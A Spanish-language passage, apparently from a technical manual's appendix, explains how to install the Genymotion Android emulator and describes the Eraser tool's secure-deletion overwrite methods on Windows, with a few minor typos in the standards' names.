


Figura 94 Figura 78 Creación AVD en SDK 3

7.2 Instalación Genymotion

Genymotion es una herramienta que permite trabajar con máquinas virtuales de Android. Está disponible para la mayoría de sistemas operativos: Windows, Linux y Mac, incluso tiene una versión para trabajar Online. (Genymotion, 2015)

Requisitos del sistema operativo:

- Microsoft Windows XP SP3 (32 o 64 bits)
- Microsoft Windows Vista (32 o 64 bits)
- Microsoft Windows 7 (32 o 64 bits)
- Microsoft Windows 8 / 8.1 (32 o 64 bits)
- Linux Ubuntu 12.04 (32 o 64 bits)
- Linux Ubuntu 12.10 (32 o 64 bits)
- Linux Debian Wheezy (64 bits)
- Mac OS X 10.6

Requisitos de aplicación: Oracle VirtualBox >= 4.2.12

Requisitos mínimos Genymotion Cloud:

- Internet Explorer >= 9
- Mozilla Firefox >= 3.0
- Google Chrome >= 2.0
- Safari >= 4.0

Para instalar Genymotion es necesario estar registrado en su página web http://www.genymotion.com/

Una vez creada una cuenta, simplemente nos descargamos la aplicación.




Figura 95 Descarga de Genymotion. Fuente: Genymotion

En nuestro caso descargaremos la versión Free y además la que incluye Virtual Box de Oracle.

Una guía completa sobre la instalación del programa así como la creación de máquinas virtuales puede encontrase en el siguiente enlace: https://cloud.genymotion.com/page/doc/

7.3 Borrado seguro en entornos Windows con eraser

La herramienta *eraser* permite el borrado seguro en Windows, dicha herramienta se puede descargar en el siguiente enlace: http://eraser.heidi.ie/download.php

Eraser se integra con el sistema operativo y cuenta con varios tipos de borrado que pueden ser configurados en la pestaña "Settings".

- *"Default file erasure method:"* nos permite seleccionar el método de borrado para cualquier fichero.
- *"Default unused space erasure method:"* nos permite seleccionar el método de borrado para espacio sin utilizar.




Figura 96 Pantalla de Configuración de Eraser

A continuación se detallan los métodos de borrado con los que cuenta la herramienta:

- **Borrado seguro sobrescribiendo los datos con 35 diferentes patrones:** utiliza el método de borrado Gutmann.
- **Borrado seguro sobrescribiendo los datos 7 veces:** cumple el estándar 5220-22-M del Departamento de Defensa de Estados Unidos.
- **Borrado seguro sobrescribiendo los datos 7 veces:** cumple el estándar RCMP TSSIT OPS-II.
- **Borrado seguro sobrescribiendo los datos 7 veces:** cumple el estándar Schneier desarrollado por Bruce Schneider's.
- **Borrado seguro sobrescribiendo los datos 7 veces:** cumple el estándar German VSITR.

- **Borrado seguro sobrescribiendo los datos 3 veces:** cumple el estándar 5020 de la Fuerza Aérea de Estados Unidos.
- **Borrado seguro sobrescribiendo los datos 3 veces:** cumple el estándar AR380-19 de las Fuerzas Armadas de Estados Unidos.
- **Borrado seguro sobrescribiendo los datos 2 veces:** cumple el estándar Russian FOST P50739-95.
- **Borrado seguro sobrescribiendo los datos 1 vez con datos pseudo aleatorios**.